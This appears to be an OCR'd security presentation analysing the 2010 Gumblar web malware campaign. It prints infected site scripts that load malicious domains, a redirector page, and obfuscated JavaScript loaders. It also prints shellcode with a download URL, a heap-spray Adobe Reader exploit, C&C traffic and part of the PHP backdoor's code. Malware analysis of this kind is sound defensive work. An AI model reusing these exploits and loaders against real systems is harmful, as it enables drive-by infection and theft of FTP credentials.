
OFFICER
POLICE

We are currently updating our website

CHECK BACK SOON TO
VISIT OUR UPDATED SITE

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Gumblar components



The screenshot shows a web browser window with the address bar displaying 'http://www.yakagu.co.jp/common.js'. The developer console is open, showing a list of JavaScript code snippets. Each snippet is a call to `document.write()` with a `<script>` tag. The sources of the scripts are:

- `http://safeshop.ru/cms-pages/safeshop.php` (repeated 10 times)
- `http://blog.myalchemilla.com/wp-content/wordpress-2.6.php` (repeated 6 times)
- `http://clauandvanecouture.com/coleccion/vintage/leef/113.php` (repeated 3 times)
- `http://senseimo.info/calendarscript/20060812bbqb.php` (repeated 5 times)
- `http://spicorenet.com/qb4fsju/zhestokuyu.php` (1 time)


Below the code, the console shows the following HTTP response headers:

```
HTTP/1.1 200 OK
Date: Thu, 25 Feb 2010 08:55:02 GMT
Server: Apache/2.0.53 (Linux/SUSE)
Last-Modified: Wed, 24 Feb 2010 05:54:51 GMT
ETag: "1da37-e094-4dfde0c0"
Accept-Ranges: bytes
Content-Length: 57492
Connection: close
Content-Type: application/x-javascript
```

The URL bar at the bottom shows the current page is `http://www.yakagu.co.jp/common.js`. Buttons for 'Get' and 'Abort' are visible.

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HTTP redirector component (infected html)



The screenshot shows a web browser window with the address bar containing `http://spicorenet.com/qb4fsju/rrqtc7.html`. The browser's developer tools are open, displaying the source code of the page. The code contains a meta refresh tag and a script tag that triggers a redirect to `http://pharmloversseat.com/` and loads a script from `http://bigdawgdesign.com/cgi-bin/ClinicPhotos.php`. Below the source code, the HTTP headers are displayed, showing a 200 OK response from an Apache server.

```
<META HTTP-EQUIV="refresh" CONTENT="0;URL=http://pharmloversseat.com/"><script src=http://bigdawgdesign.com/cgi-bin/ClinicPhotos.php ></script>
```

Server IP(s):
0.0.0.0


HTTP headers:

```
HTTP/1.1 200 OK
Date: Wed, 24 Feb 2010 05:52:15 GMT
Server: Apache
X-Vortech-PHP: 0.1.0-p0
Last-Modified: Sat, 13 Feb 2010 12:14:32 GMT
ETag: "8f-4b7697a8"
Accept-Ranges: bytes
Content-Length: 143
Connection: close
Content-Type: text/html
```

Analysis of active components:

- Exploits component:
 - MSOfficeWeb exploit
 - Adobe PDF exploits
 - Adobe FLASH exploits
- WIN32 Trojan
 - ROOTKIT
 - DLL injection
 - Web traffic hook

Adobe PDF exploit shellcode downloads Win32 malware



Gumblar components Analysis



```
//<script>
dLo4=24;if(unescape)dLo4='';U90=unescape('%'+dLo4);
RwR='K64ocument.F77riteP28F22P3cdiK76 sk74ylej3dP5cF22poP73F69tj69onj3aabsolutej3b
K6ceF66j74K3aP2d1j300F30pP78P3bP20j74oP70F3aF2d1000pxP3bF5cP22P3ej22)P3bP76ar
VpF41F3dP6eullK3btrj79j7bvj70AP3dnew AF63tiveXK4fbK6aK65j63t
(F22Acroj50DK46.P50DP46F22P29j3bj7dcP61tj63h(eF29K7bP7diP66(P21VpA)
j7btrj79P7bVP70Aj3dnewF20Activej580bP6aF65ct
(K22F50DK46.P50dfP43P74rlK22P29K3bP7dcP61tcP68(e)F7bF7dP7dF69F66(VpA)j7bj6cvF3d
(P28P56j70A.F47ei74F56eri73ions()).F73plit(i22.P22K29)i5bi34i5dK2esolli69t(P22K3dF22))
//<script>
```

```
JBI=24;if(unescape)JBI='';dx2b=unescape('%'+JBI);
mKuW='dk6fcum6dent.wrJ69tem28m22k3cdim76
stylem3dJ5cJ22pom73itJ69Z6fnJ3ak61bk73olutk65k3b Lek66tJ3ak2d100k30pxm3b
topZ3ak2d1000k70xk3bZ5cZ22Z3eJ22)J3bvaZ72 holwdJ3dnuIk6cZ3bZ74ryZ7bholwm64k3dnew
Am63tivek580bjecm74(m22AcZ72oPDF.PDK46Z22m29m3bk7dcam74Z63hk28ek29m7bk7diJ66
```

```
{CCCCCē^0[3Éf^1<80>^A<80>3iCâúē^Eèiÿÿ^?<8b>Nßiïid_ãd<9f>óBd<9f>çn^Ciëiïid^C^1<87>a
iá^C^G^Qïiïif^ë^1<87>w^Qeá^G^_iïif^ç^1<87>Ê_^P-^G^Mïiïif^ã^1<87>^@!^0<8f>^G;iïif^äÿ^1<8
7>.<96>
```

```
W^G)iïif^âû^ox,<9a>^Uf^÷^Fèiïiif<9a>Ëd^ë<85>î¶d^÷^1^Gdïiïi<87>ÜöÄ<9f>^Gxiïiif^ód*l/
łfaï<87>^Piïiïld^âû<85>î¶d^÷^G<8e>iïiïi^I(i^3<91>Á<8a>( ^ë<97><8a>iï^P<9a>Ïd^ã<85>î¶d
^÷^G^_iïi<85>è·i^EÜ4¼¼^P<9a>Ï¼¼d^ó<85>ê¶d^÷^Gïiïi<85>i^P<9a>Ïd^ç<85>i¶d^÷^Gÿiïi<8
5>^Pd^äÿ<85>î¶d^÷^Gïiïi@'½^i^Nì^Nì^Nì^Nl^Cëµ¼d5^M^X½^P^0^d^Cd<92>çd^2^ã^1d<9c>Ód<9b>ñ
<97>i^\\^1d<99>Ïi^\\Ü&!@Bì,^1Ü^YàQÿ0^]<9b>ç.^!âi^] ^D^^0^Q±<9a>
µd^DdµËi2<89>dä=dmúoi2dëdì*±^2-çï^G^[^Q^P^P^¼¼fç iïhttp://192.168.141.11/gumblar.ph
p?s=G5DSxfw&id=12^@
```


- Cookie,Referer,UA check
 - Dynamic code on access
- ENV dependent attack
- Exploit downloader

PDF reader exploit:

```
uF7BA%uEF07%uEFEF%uAEEF%uBDB4%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uB
D18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECC
F%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%
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12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1%u7468%u7074%u2F3A%u6D2F%u736
1%u6168%u6965%u692E%u2F72%u5741%u7453%u7461%u2F73%u6461%u696D%u2E6E%u6870%u3F70%
u6469%u313D%u2630%u0000"); var IqM4=new Array(); function CYh(w8Uj,Zu7Dh){ whil
e(w8Uj.length*2<Zu7Dh)w8Uj+=w8Uj; w8Uj=w8Uj.substring(0,Zu7Dh/2);return w8U
Uj;} function I6g(){ var nIh9=0x0c0c0c0c;var EcZSk=0x400000;var NXi=GFrP.length*
2; var Zu7Dh=EcZSk-(NXi+0x38);var w8Uj=unescape("%u9090%u9090"); w8Uj=CYh(w8U
j,Zu7Dh);var AgzIG=(nIh9-0x400000)/EcZSk; for (var ZvHPa=0;ZvHPa<AgzIG;ZvHPa++)I
qM4[ZvHPa]=w8Uj+GFrP;} try{var k6B37=app.viewerVersion.toString(); k6B37=k6B37.
charAt(0)*100+k6B37.charAt(2)*10+k6B37.charAt(4); if((k6B37>=800)&&(k6B37<=812))
{ var FX3KX=unescape("%u0A0A%u0A0A");var Yes=20;var xsY4=Yes+GFrP.length; while(
FX3KX.length<xsY4)FX3KX+=FX3KX;var l9ni=FX3KX.substring(0,xsY4); var Lts=FX3KX.s
ubstring(0,FX3KX.length-xsY4); while(Lts.length+xsY4<0x60000)Lts=Lts+Lts+l9ni; f
or(iz4FS=0;iz4FS<1200;iz4FS++){IqM4[iz4FS]=Lts+GFrP} var c6g0="12999999999999999
999";for(ctc=0;ctc<276;ctc++)c6g0+="8"; util.printf("%45000f",c6g0);} if((k6B37<
710)||((k6B37>800)&&(k6B37<812))){I6g(); var T1l=unescape("%u0c0c%u0c0c");while(
T1l.length<44952)T1l+=T1l; this.collabStore=Collab.collectEmailInfo({subj:"",msg
:T1l});} if((k6B37<=900)&&(k6B37!=711)&&(k6B37!=813)&&app.doc.Collab.getIcon){I6
g(); var m6iw=unescape("%09");while(m6iw.length<0x4000){m6iw+=m6iw;} m6iw="N."+m
6iw;app.doc.Collab.getIcon(m6iw);} }catch(e) --
```

- PDF file
- FlateDecode
- JavaScript
- Downloader

Flash Player exploit:



The screenshot shows a Flash Player exploit script in an IDE. The script is located in 'flash2.swf' under 'Action [11]' and is named 'Zasder'. It consists of several lines of ActionScript code, including a 'return;' statement, a closing brace, and six variable declarations for '_loc_1' through '_loc_6', each assigned a long hexadecimal string. Below the script, the 'Tag Information' panel displays a list of hexadecimal values and their corresponding ASCII representations, such as 'FWS.....x...', '.....D.....C', and 'play.MovieCl'.

- CWS file 1
- FWS file 1
- Binary
- Decrypt
- CWS file 2
- FWS file 2
- Strings
- ASCII → bin
- FWS file 3
(Downloader)

Gumblar components




```
GET /x/?0E2ctpcuoreexykeiljuvnydegsempthkul2 HTTP/1.1
SS: /search?hl=ja&source=hp&q=smartftp&lr=&aq=f&oq= HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.google.co.jp/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Xost: www.google.co.jp
Connection: Keep-Alive
Host: 67.212.
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Date: Mon, 18 Jan 2010 06:24:23 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Pragma: no-cache
Expires: Thu, 01 Jan 2000 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Proxy-Connection: close
Content-Length: 50
Content-Type: text/html; charset=UTF-8
```

```
//fHqq0HAPKGEHD ctpcuoreexykeiljuvnydegsempthkul2n
```

- C&C Communication
- Hidden in legit stream
- Self UPDATE
- FTP Acc data stolen



Infection procedure

- Live demonstration with Virtual machines as Server & Client

(DEMO)

Server PHP backdoor

- Command line level access to compromised machine

(DEMO)

Eastern European name “iutka” - the only meaningful identifier

```
if (!isset($iutka1)) {
    function iutka($s) {
        if (preg_match_all('#<script(?:.*?)</script>#is', $s, $a))
            foreach($a[0] as $v) if (count(explode("\n", $v)) > 5) {
                $e = preg_match('#[\\"](?:\\s\\d+,){20,}#', $v)
                || preg_match('#[\\"](?:\\s\\d+,){20,}#', $v);
                if ((preg_match('#\\beval\\b#', $v)
                    && ($e || strpos($v, 'fromCharCode')) || ($e
                                                                &&
                                                                strpos($v,
                                                                'document.write'))))
                    $s = str_replace($v, '', $s);
            }
        if (preg_match_all(
